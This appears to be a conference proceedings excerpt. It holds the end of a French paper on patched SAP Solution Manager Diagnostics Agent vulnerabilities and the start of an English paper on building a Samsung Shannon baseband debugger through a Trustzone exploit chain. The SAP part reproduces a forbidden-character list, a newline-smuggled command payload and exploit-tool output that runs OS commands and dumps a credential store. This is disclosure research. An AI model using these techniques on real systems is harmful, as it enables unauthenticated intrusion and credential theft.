Si nous envoyons ce paquet capturé sur le service P4 de l'agent, cela fonctionne. L'agent répond, croyant qu'il s'agit d'une demande du SOLMAN. Cependant l'identifiant d'objet, sa version et la clé changent à chaque démarrage de l'agent. C'est à dire à chaque fois que la communication est réinitialisé.

Il est donc possible de communiquer avec l'agent via le port aléatoire, mais une authentification est nécessaire.

6 Contournement d'authentification

6.1 La clé

Afin de mieux comprendre comment la clé est générée nous avons effectué une centaine de redémarrages forcés de l'agent tout en capturant les communications avec le SOLMAN. Nous avons pu faire les constatations suivantes en comparant le contenu du paquet `1_p4_getRuntimeStatus()` :

- Seuls les champs `Object ID`, `Stub version`, `Key` changent
- Les valeurs observées pour `Object ID` sont comprises entre `00 00 00 00` et `00 00 00 FF`. Soit 255 possibilités.
- Les valeurs observées pour `Stub version` sont comprises entre `00 00 00 00` et `00 00 00 05`. Soit 5 possibilités.

Première conclusion : il est possible de fabriquer des paquets P4 afin de bruteforcer à distance ces deux champs. Cependant il est nécessaire de renseigner le champs `Key` correctement pour effectuer cette attaque.

Concernant ce champs `Key`, les différentes valeurs observées sont dans le tableau 3.

La clé est basée sur le temps ! Plus précisément basée sur la date et l'heure de l'initialisation de la communcation entre SOLMAN et son agent. Cette communcation s'établit automatiquement quelques minutes après le démarrage du SOLMAN ou de l'agent. Là encore, il serait possible de bruteforcer cette clé à condition de savoir quand ils ont démarré.

temps	valeurs	little endian	Décimal
	0xcc1ff02d	0x2df01fcc	770711500
|	0xad2bf02d	0x2df02bad	770714541
|	0xfe2bf02d	0x2df02bfe	770714622
|	0x7a2cf02d	0x2df02c7a	770714746
|	0x1a2df02d	0x2df02d1a	770714906
v	0xde3bf02d	0x2df03bde	770718686
	0xe83bf02d	0x2df03be8	770718696

Tableau 3. Extrait valeurs des clé

6.2 Date et heure de démarrage

Comme expliqué dans la partie Premier contact, un agent tourne sur le moteur SAP JAVA. L'un des services standards de ce moteur est la 'SAP Management Console' (SAP MC). Ce service, dédié aux administrateurs, expose des web services pour effectuer des tâches d'administration à distance sur le système, comme le démarrage, l'arrêt ou encore l'accès aux fichiers journaux. La plupart requierent une authentification.

Quelques unes, considérées comme non critiques, sont accessibles anonymement. C'est le cas de la fonction 'GetProcessList'... qui permet de savoir depuis quand les processus de l'instance fonctionnent.

Le listing 9 montre la réponse de cette fonction. Le champs `startime` est exactement ce que nous cherchions.

```
<SOAP-ENV:Body>
  <SAPControl:GetProcessListResponse>
    <process>
      <item>
        <name>jstart</name>
        <description>J2EE Server</description>
        <dispstatus>SAPControl-GREEN</dispstatus>
        <textstatus>All processes running</textstatus>
        <starttime>2019 10 29 07:04:12</starttime>
        <elapsedtime>48:37:22</elapsedtime>
        <pid>38924</pid>
      </item>
    </process>
  </SAPControl:GetProcessListResponse>
</SOAP-ENV:Body>
```

Listing 9. Réponse du SAP MC GetProcessList

6.3 Bruteforce

Avec ces informations et en utilisant le service P4 exposé sur le port aléatoire de l'agent, il est donc possible d'effectuer une attaque par force

brute de l'identifiant d'objet, de la version et de la clé, utilisés dans la communication en place entre l'agent et le SOLMAN.

```
$ python3 smdagent_rce.py -t target -p 19054 -s solman -r 50204
[i] Trying retrieve Agent StartTime from SAP MMC on target:59813
[i] Agent start time : 2019-10-29 07:04:12
[i] Agent uptime (hours) : 45
[i] Trying retrieve Solman StartTime from SAP MMC on solman:50213
[i] Solman start time : 2019-10-08 11:54:54
[i] Solman uptime (hours) : 545
[i] Using Agent uptime (most recent)
[i] Retrieve Solman P4 Header id from solman:50204
[i] Solman Header id = 5a158a01
[i] Bruteforce P4 timestamp key on target:19054
[i] timestamp UTC : 1572332622
[i] timestamp with time zone : 1572321822
[i] From 1572321822 to 1572322122
[i] Number processes : 20
.................................................................
.................................................................
......
[i] Waitting for late threads...
[*] Agent P4 time key = 443b822f
[i] Bruteforce P4 object id and Stub version on target:19054
[i] Number processes : 20
.................................................................
.................................................................
................................
[i] Waitting for late threads...
[*] Agent P4 Object id = 0000000700000000
```

Listing 10. Récupération de la clé (443b822f), de l'objet ID(00000007) et de la version (00000000)

L'attaque prend quelques minutes. Il n'y a pas de trace de l'attaque dans les fichiers journaux du composant, car le niveau de détail par défaut est trop bas.

A partir de ces résultats, un attaquant peut créer ses propres paquets P4 et appeler n'importe quelle fonction ou application de l'agent.

Cette attaque n'est plus possible depuis le patch 2845377 [8] car l'agent n'expose plus de service P4.

7 Exécution de commande

7.1 L'application remoteos

L'une des applications activées par défaut sur l'agent, appelée 'remoteos', permet à un utilisateur authentifié sur le SOLMAN d'exécuter des commandes OS sur le serveur où l'agent est installé, avec les droits de l'utilisateur administrateur de l'agent, daaadm. Une fois que nous

avons compris à quel endroit dans le SOLMAN il est possible d'appeler l'application remoteos de l'agent, nous avons pu capturer et étudier les fonctions P4 concernés. Puis nous avons crééé nos propres paquets pour reproduire cet appel à l'application.

7.2 Sécurité de remoteos

Une sécurité a été mise en place et les commandes possibles sont gérées par une liste blanche. Cette liste, ou plutôt ce fichier de configuration, est au format xml et se trouve dans le répertoire de l'application 'remoteos'.

Les administrateurs peuvent y ajouter des commandes spécifiques si besoin. Par défaut, une vingtaine de commandes sont disponibles, telles que ping, tracert, df, iostat, find, echo, etc. Un exemple de configuration pour ping est donné dans le listing 11.

```
<Cmd key="os.ping" name="Ping" desc="Verifies IP-level connectivity
    to another TCP/IP computer.">
  <OsCmd ostype="WINDOWS" exec="ping" path="" param="true" runtime
      ="60">
    <Exclude param="^-t$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
  <OsCmd ostype="UNIX" exec="ping -c 4" path="" param="true" runtime
      ="60">
    <Exclude param="^-(f|l)$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
</Cmd>
```

Listing 11. Exemple de configuration pour la commande ping

Les commandes prédéterminées sont listées, avec une option allouant des paramètres. S'ils sont actifs, une expression régulière d'exclusion existe pour filtrer ces paramètres.

De plus, deux listes de caractères interdits, l'une pour Unix, l'autre pour Windows, non modifiables celles-ci, sont gérées par l'application.

```
protected void filterParameters(String params) throws
    RemoteOsException {
  checkExcludeCharacter(params, "|");
  checkExcludeCharacter(params, "&");
  checkExcludeCharacter(params, ">");
  checkExcludeCharacter(params, "<");
  checkExcludeCharacter(params, ";");
  checkExcludeCharacter(params, "\\");
  checkExcludeCharacter(params, "`");
  checkExcludeCharacter(params, "'");
  checkExcludeCharacter(params, "\n");
  checkExcludeCharacter(params, "\r");
```

```
    checkExcludeCharacter(params, "$(");
    checkExcludeCharacter(params, "!");
    checkExcludeCharacter(params, "^");
    checkExcludedParameters(params);
}
```

Listing 12. Liste des caractères interdits Unix

7.3 Contournement

Au cours de nos tests, nous avons trouvé plusieurs méthodes différentes, pour contourner cette sécurité et pouvoir exécuter n'importe quelle commande OS sans restriction. Elles sont maintenant toutes corrigées dans différents patchs [9, 10].

L'une d'entre elles était le fait de forcer un saut de ligne sans utiliser les caractères d'échappements interdits. Ceci était possible, car nous fabriquions manuellement les paquets P4, dans lesquels nous écrivions directement le saut de ligne, comme dans le listing 13.

```
...
00000a10: 702e aced 0005 7400 076f 732e 7069 6e67  p.....t..os.ping
00000a20: 7400 0931 3237 2e30 2e30 2e31 0a0d 6964  t..127.0.0.1..id
00000a30: 7073 7200 136a 6176 612e 7574 696c 2e48  psr..java.util.H
...
```

Listing 13. Exemple de contournement

La suite de l'exploitation, après l'attaque montrée dans le listing 10, permet d'éxécuter des commandes OS en tant que daaadm et donc de récupérer le continu du *SAP Secure Storage* pour ensuite déchiffrer les fichiers de configuration du SMDAgent contenant les mots de passe pour compromettre le SOLMAN.

```
[...]
[i] Agent P4 time key = 443b822f
[i] Bruteforce P4 object id on target:19054
[i] Number processes : 20
................................................................
................................................................
................................
[i] Waitting for late threads...
[i] Agent P4 Object id = 0000000700000000
[i] Try to execute OS cmd now.
target > pwd
/usr/sap/DAA/SMDA98/SMDAgent

target > id
uid=1005(daaadm) gid=1001(sapsys) groups=1001(sapsys),1000(sapinst)
```

```
target > cat configuration/secstore.properties
#SAP Secure Store file - Don't edit this file manually!
#Tue Oct 29 21:40:22 ART 2019
$internal/version=Ny4wMC4wMDAuMDAx
sld/pwd=amF2YS5sYW5nLlN0cmluZ3wxNHx3UThjW2VYN3BkNGp+RiQkJCQkJAo\=
smd/agent/crypto/algo=
    amF2YS5sYW5nLlN0cmluZ3wxMXxERVNlZGUoMTY4KSQkJCQkJCQkJA\=\=
smd/agent/secretkey=
    amF2YS5sYW5nLlN0cmluZ3w0OHwxOTdmODYxZmQzZjE5ODdmODVlYTA3YWI0YWQ2
    \r\nOTJhMTNiYTE2NDQzYzQ5YmJhODYkJCQkJCQkJCQkJCQ\=
sld/usr=amF2YS5sYW5nLlN0cmluZ3w4fHNhcGFkbWluJCQkJCQkJCQkJCQkCg\=\=
smd/agent/certificate/pass=
    amF2YS5sYW5nLlN0cmluZ3wzOHx7NUI0RTQ3RjEtNDdGMC1FQzY3LUUxMDAtMDAw
    \r\nMEMwQThFMTFDfSQk
target >
```

Listing 14. Suite du listing 10, exemple d'exploitation

8 Conclusion

Finalement, en combinant l'exploitation des vulnérabilités décrites dans cet article il fut possible d'exécuter des commandes OS à distance, sans authentification, en tant qu'utilisateur administrateur de l'agent. Puis nous avons pu extraire et déchiffrer les identifiants critiques du SAP Solution Manager.

Par cet article j'espère avoir démontré l'importance d'appliquer les corrections listées pour le SAP Solution Manager. Mais aussi avoir montré, par un exemple concret, le cheminement possible dans la recherche de vulnérabilités sur des composants similaires.

Références

1. SAP AG. SAP Facts. https://www.sap.com/corporate/en/company.html.
2. SAP AG. SAP Solution Manager. https://www.sap.com/france/products/solution-manager.html.
3. SAP AG. SAP Diagnostic Agent Wiki. https://wiki.scn.sap.com/wiki/display/SMSETUP/Diagnostics+Agents/.
4. Juan Perez-Etchegoyen. Inception of the SAP Platform's Brain. https://conference.hitb.org/hitbsecconf2012ams/materials/D1T1%20-%20Juan-Pablo%20Echtegoyen%20-%20Attacking%20the%20SAP%20Solution%20Manager.pdf, 2012.
5. SAP AG. Disable (RSC) service exposed by the Diagnostics Agent. https://launchpad.support.sap.com/#/notes/1774568, 2012.
6. SAP AG. TCP/IP Ports of All SAP Products. https://help.sap.com/viewer/ports.

7. SAP AG. [CVE-2019-0291] Information Disclosure in Solution Manager 7.2 / CA Introscope Enterprise Manager. https://launchpad.support.sap.com/#/notes/2748699, 2019.
8. SAP AG. [CVE-2020-6198] Missing Authentication check in SAP Solution Manager (Diagnostics Agent). https://launchpad.support.sap.com/#/notes/2845377, 2020.
9. SAP AG. [CVE-2019-0330] OS Command Injection vulnerability in SAP Diagnostics Agent. https://launchpad.support.sap.com/#/notes/2808158, 2020.
10. SAP AG. Update 1 to Security Note 2808158. https://launchpad.support.sap.com/#/notes/2823733, 2020.

How to design a baseband debugger

David Berard and Vincent Fargues
david.berard@synacktiv.com
vincent.fargues@synacktiv.com

Synacktiv

Abstract. Modern basebands are an interesting topic for reverse engineers. However, the lack of debugger for these components makes this work harder.

This article presents how a 1-day vulnerability in Samsung Trustzone can be used to rewrite the Shannon baseband memory and install a debugger on a Galaxy S7 phone. The details of the debugger development are explained and a demonstration will be done by using specific breakpoints to extract interesting informations.

1 Introduction

In 2020, smartphones are used by everyone and have become ones of the most targeted devices. However, phone manufacturers put a lot of effort into securing them by hardening kernel, browsers, and every binary running on the application processor.

As a consequence, researchers began looking for vulnerabilities in other components such as Wi-Fi firmware, Bluetooth firmware, or basebands [2, 4, 5] which became easier targets.

This presentation focuses on the baseband component which is used by a modern phone to connect to cellular networks (2G, 3G, 4G and even 5G).

Another motivation for a researcher may have been the fact that several smartphone's basebands are a target for the mobile *pwn2own* [1] competition. During the last 3 years, the team *Fluoroacetate* has been able to exploit a vulnerability in the Samsung baseband called Shannon.

The Shannon's real-time operating system is relatively big, and many tasks are involved to provide a connection to the cellular network. The functioning is quite complex to understand, and no debugger is available to do dynamic analysis of the OS/Tasks.

This presentation covers the Shannon's architecture, and how a debugger can be implemented on top of that.

1. https://www.zerodayinitiative.com/Pwn2OwnTokyo2019Rules.html

2 Related work

In 2012, Guillaume Delugre has presented a debugger of Qualcomm's baseband running on a 3G USB stick [3]. The debugger code is available online [2] and has been used as inspiration for doing our research.

Comsecuris published some script to perform static analysis on Shannon Firmware image [3] [4].

3 Shannon architecture

The component studied in this paper is the Communication Processor (CP) developed by Samsung and known as Shannon. The firmware provided by Samsung runs on a dedicated processor which is based on ARM Cortex-R7. It is used on all non-US Samsung phones (US-Phones use Qualcomm chips).

The code running on the baseband processor is responsible for handling the full mobile phone stack: 2G-5G, communication with the Application Processor (AP), communication with SIM cards.

The file *modem.bin* provided in Samsung's firmwares is the code that runs on the baseband. It can be easily loaded in IDA in order to start reverse engineering. Previously, this file was stored encrypted and decrypted at runtime but this is not the case anymore, recent firmwares being in cleartext.

3.1 Shannon operating system

The baseband runs a Real Time OS that switches between tasks. Each task is dedicated to a particular function such as communicating with the application processor, handling a radio layer, etc.

Each task has the same structure. Every necessary component is initialized first and then runs a message loop waiting for events from other tasks. The communication between tasks is done using a mailbox system which allows reading or writing based on a mailbox ID. The figure 1 shows a simplified example of communication between tasks.

Tasks related to radio messages are interesting when looking for vulnerabilities. Indeed; they can easily be found in the firmware by following the strings *<RADIO MSG>*.

2. `https://code.google.com/archive/p/qcombbdbg/`
3. `https://github.com/Comsecuris/shannonRE`




Fig. 1. Mailboxes used for inter tasks communications

3.2 Tasks scheduling

In order to debug a stand alone task running in the RTOS, the mechanism responsible for scheduling tasks as been reversed engineered.

The task structure has been studied and the following offsets of interest are used by the developer.

```
00000000 next_task       DCD ?
00000004 prev_task       DCD ?
00000008 task_magic      DCB 4 dup(?)
0000000C id_plus_1       DCW ?
0000000E id              DCW ?
00000010 field_10        DCW ?
[...]
00000018 sched_grp       DCD ?
0000001C sched_id        DCD ?
00000020 sched_grp_ptr   DCD ?
00000024 task_start_fn_ptr DCD ?
00000028 stack_top       DCD ?
0000002C stack_base      DCD ?
00000030 stack_ptr       DCD ?
00000034 running_or_not  DCD ?
[...]
```

```
0000004C saved_stack_ptr DCD ?
[...]
0000005C task_name       DCB 8 dup(?)
[...]
```

Listing 1. Example of logs

A list of tasks is saved by the RTOS at the address *0x04802654* and the id of the current task is saved at the address *0x04800EE8*.

All these informations are used to pass on tasks related information to the gdbserver stub and to enable thread debugging.

3.3 AP-CP Communications

Communications between the application processor and the baseband processor are done using shared memories and mailboxes. Mailboxes are used for one-way communications, some of them are used for CP to AP communications while some others are used for AP to CP communications.

Mailboxes notify (using an interrupt) the other processor and send a 32-bit value. Sixty-four mailboxes are available, but only twenty are used in the Galaxy S7.

The baseband and the Linux kernel use a protocol called *SIPC5* to[2] communicate. The protocol has multiple channels; the Linux driver acts as a demultiplexer to dispatch these channels to user-space programs. Samsung publishes the kernel source code, it is therefore simple to study.

Most communications are handled by 2 processes on the AP:

- *cbd*: this process is responsible for the boot and initialization of the baseband firmware.
- *rild*: this process handles baseband communications after the baseband starts.

3.4 Boot

The baseband boot is driven by the *cbd* process and operates as follows (simplified):

- The *MODEM* firmware image is read from the internal flash memory. This image is parsed to get two major parts:*BOOTLOADER* and *MAIN*.
- The *BOOTLOADER* part is sent to the kernel with the *IOCTL_MODEM_XMIT_BOOT* ioctl. This part is copied in the future baseband bootloader physical memory address (*0xF0000000* [4] on the GS7).

4. All physical addresses can be found in the Linux Device-Tree.

— The *MAIN* part is sent to the kernel. This part is copied in the future baseband physical memory address (*0xF0000000 + 0x10000* on the GS7).
— *cbd* emits the *IOCTL_SECURITY_REQ* ioctl. This ioctl is used to emit an *SMC* call to the Secure Monitor. The Secure Monitor is the most privilegied code running in the AP.
— The Secure Monitor marks the baseband memory zone (*BOOT-LOADER* and *MAIN*) as secure memory in order to prevent modification from the non-secure world (i.e Linux Kernel).
— The Secure Monitor verifies the signature of the *BOOTLOADER* and *MAIN* parts of the baseband firmware.
— The Secure Monitor configures the baseband processor. As part of this configuration, the physical memory reserved for the baseband (*0xF0000000* on GS7) is set to be the baseband main memory.
— If all the previous steps succeeded the *cbd* emits the *IOCTL_MODEM_ON* ioctl to start the baseband processor.

During its initialization, the baseband firmware configures the Cortex-R7 Memory Protection Unit (MPU) to restrict access to memory zones.

The Cortex-R7 core does not provide advanced memory management features like address translation.

4 Debugger injection

All the injection steps are performed by exploiting a vulnerability in the application processor which allows to write the memory shared between AP and CP. This memory is used by the baseband to store the *MAIN* part of its firmware.

4.1 Exploit a 1-day vulnerability

As seen in the baseband boot section, the bootloader memory is signed by Samsung, and the memory is marked secure before checking the signature.

To be able to modify the baseband code, two methods can be explored:
— Find a vulnerability in the baseband itself and try to bypass the MPU from here in order to patch the code. This method is baseband's firmware dependant.
— Find a vulnerability in the application processor software to gain the ability to modify the secure memory. This method depends on the AP software version, but not on the baseband's firmware version.

The second method was chosen as a 1-day vulnerability can be used and the debugger will not depend on the baseband version.

Quarkslab recently disclosed a chain of vulnerabilities in the Trusted Execution Environment which allows gaining code execution in a secure driver on the Samsung Galaxy S7 Exynos [6]. Samsung did not implement correctly the anti-rollback mechanism, thus the exploit chain is still applicable to up-to-date phone by loading the old driver and trusted applications.

Trusted Execution Environment The Galaxy S7 (G930F) uses Kinibi as Trusted Execution Environment (TEE). Many good descriptions of its internals can be found online, so only the required knowledge is covered by this document. Readers are strongly encouraged to read the full explanation given by Quarkslab on the TEE internals/exploitation in their presentation.

Kinibi is a small operating system built by Trustonic [5] running in Secure World which provides security functionalities to the Normal World OS and applications. The segmentation between secure and non-secure world relies on ARM TrustZone technology as seen on figure 2.

Kinibi is composed of multiple components:

- The microkernel (MTK), which runs at the S-EL1 exception level;
- The main task (RTM), which runs at the S-EL0 exception level;
- Secure drivers are running at the S-EL0 exception level;
- Trusted Applications are running at the S-EL0 exception level;

The microkernel provides a set of system calls to userland applications (RTM, TAs, drivers). These system calls are filtered depending on which components perform the call.

Trusted Applications can only call a limited part of these syscall: basically no communication with underlying components (no SMC), no direct memory mapping. Only basic syscalls and IPCs to secure drivers are allowed.

TA Trusted Applications can be reached from Android allowed applications through a Linux driver and a set of SMCs forwarded by the Secure Monitor to the TEE.

TAs implement a loop for incoming messages which waits for the notification from Normal World (NW), handles the messages, and notifies the NW that a response is available.

5. `https://www.trustonic.com/`




Fig. 2. Aarch64 exception levels

Messages are exchanged through a shared memory.

The SSEM Trusted Application contains a trivial vulnerability inside one of the command handler, a stack-based buffer overflow.

This TA is built without stack cookies and TEE does not provide security mechanisms like ASLR / PIE, therefore the exploitation is quite straightforward.

Since Trusted applications cannot change attributes on memory pages to mark them as executable, the exploitation is done with a ROP chain.

A ROP chain is used to gain the ability to perform arbitrary IPC calls to secure drivers.

Secure Driver Like TA, Secure Drivers implement a loop for incoming IPC messages. Messages are memory pages shared between the TA and the driver. When a message arrives, the driver maps the TA message memory in its own memory virtual space.

Like the SSEM TA, the VALIDATOR driver contains a trivial vulnerability in one of the IPC message handler, a stack-based buffer overflow.

This driver is built without stack cookies, so the exploitation is quite straightforward.

Secure Drivers are way more privileged than Trusted Application; they can for example invoke syscall to:

— Map physical memory (inside a whitelist)
— Call other components by performing Secure Monitor Calls

Secure Monitor The Secure Monitor is the most privileged piece of software in the ARM TrustZone architecture. It runs at the EL3 exception level, and it is responsible for handling Secure Monitor Calls and for the switch from Normal World to Secure World.

From the secure driver, there are lot of ways to gain the ability to patch the Secure Monitor/baseband (mmap of S-EL1 components, SMC calls reserved to secure world, ...). There are no public vulnerability and exploit to achieve this part.

In order to modify the baseband code from the application processor, two Secure Monitor patches are applied:

— Signature check is disabled in order to load a modified baseband bootloader;
— When the baseband is copied, the memory is not marked as secure.

4.2 Baseband code injection

Baseband memory zones The baseband memory layout is composed of:

— The bootloader part is mapped at address *0*;
— The main code is mapped at the address *0x40000000* and is hosted on a physical memory shared with the application processor;
— The cortex-R7 provides a Tightly Coupled Memory (TCM). This memory zone is not shared with the application processor, and is used for low latency and time predictability. The baseband uses this memory, and copies the code from the main part when the baseband is being initialized.

Injection Since the monitor has been patched to remove integrity/authenticity check of the baseband image, a patched baseband image can be loaded into the communication processor.

This image includes the debugger host code and the modified interrupt handlers.

After the baseband starts, all of the required memory patches are then applied from the debugger host code (this allows for example modifying TCM memory which is not available to the application processor).

The baseband debugger code can also be injected after the baseband starts, but since there is no debugger code prior to that point to perform cache eviction operations, this may cause issues with the cortex-R7 caches. Modified interrupts handlers are not taken immediately after the modification.

5 Debugger Development

This section covers the development of the debugger. Two main components are involved: a payload that runs on the baseband itself and a server that runs on the application processor (AP) which provides a gdb-server interface.

The baseband payload is compiled to run in the Cortex-R7 processor (CP). It is responsible for communications with the server, handling all the interrupts and providing useful primitives in order to read and write memory and registers.

5.1 Interrupts Handler

To handle breakpoints, invalid memory accesses, invalid instructions etc., the debugger must be able to handle all the interruptions.

In ARM architecture, there is a vector table at the entry point of the firmware responsible for handling all exceptions. The list of vectors can be seen in figure 3.

Normal Vector offset	High vector address	Exception
0x0	0xFFFF0000	Not used
0x4	0xFFFF0004	UNDEFINED instruction
0x8	0xFFFF0008	Supervisor Call
0xC	0xFFFF000C	Prefetch Abort
0x10	0xFFFF0010	Data Abort
0x14	0xFFFF0014	Not used
0x18	0xFFFF0018	IRQ interrupt
0x1C	0xFFFF001C	FIQ interrupt

Fig. 3. Arm exception vector table

When installing the debugger, the aim is to rewrite all the handlers to redirect the execution flow to the code of the debugger to handle all exceptions.

An example of the use of these handlers is presented in Figure 4 regarding how breakpoints are handled.




Fig. 4. Breakpoint handling

5.2 Communication

The communication between the injected code in the baseband and the debugger server in Android userland relies on the same mechanisms used by the Linux kernel to communicate: shared memories and mailboxes.

A Linux kernel module allows reading and writing on shared memories from Linux userland. A set of *ioctls* is used to send messages through mailboxes.

Mailboxes are an easy way to trigger an interrupt in the baseband side. The IRQ interruption handler allows jumping on the injected code, and getting commands from the debugger server.

The IRQ generated by the mailbox write is handled by a modified IRQ handler. This handler uses the Generic Interrupt Controller (GIC) to

know which IRQ is active. If the current interruption is the mailbox IRQ (86) the handler uses the *EXYNOS_MCU_IPC_INTMSR1* registers to know which mailbox interruption is active, and jumps in the debugger command handler if the mailbox interruption dedicated to the debugger is active. In other cases, the modified handler jumps in the original IRQ handler.

After handling the interruption, the modified handler acknowledges it to the GIC and calls a function inside the modem firmware to perform the end of exception routine (rescheduling, etc.).

Thanks to this mechanism based on mailbox IRQ, the debugger server running on the AP is able to interrupt the execution of the CP, and send commands to the injected code.

Commands handled here allow the debugger server to read and write the CP memory, resume a task after a breakpoint, and stop and resume the full CP OS.

In the other direction (CP->AP), the same mechanism is used. The Linux driver registers a mailbox IRQ handler for the dedicated mailbox interruption. Mailbox interrupts received by this handler can be read by a userland application through a char device.

5.3 Shared memory synchronization

CP and AP share some memory ranges, but each CPU has its own memory cache system. To be sure that the data is written to the memory before interrupting the other CPU, the cache has to be flushed / synced.

The cache management in the AP is well known. It's a standard ARMv8 cache managed with dedicated instructions. Before generating the mailbox interruption, the cache is flushed.

The CP cache management is less known. Reverse engineering the IPC system in the CP firmware allows to understand the cache mechanisms. The CP uses an external PL310 cache controller [1]. Cache sync and flush requires some I/O mapped registers to be written/read. A cache flush is done before each call to custom interruption handlers, the shared memory range is flushed on the controller and after each call a cache sync operation is requested to the controller.

5.4 GDB Server

The debugger server in userland implements the specification of gdb-server in order to be able to connect a gdb-client. All the required func-

tionalities such as read or write memory are implemented in the baseband payload. The Figure 5 describes the flow.

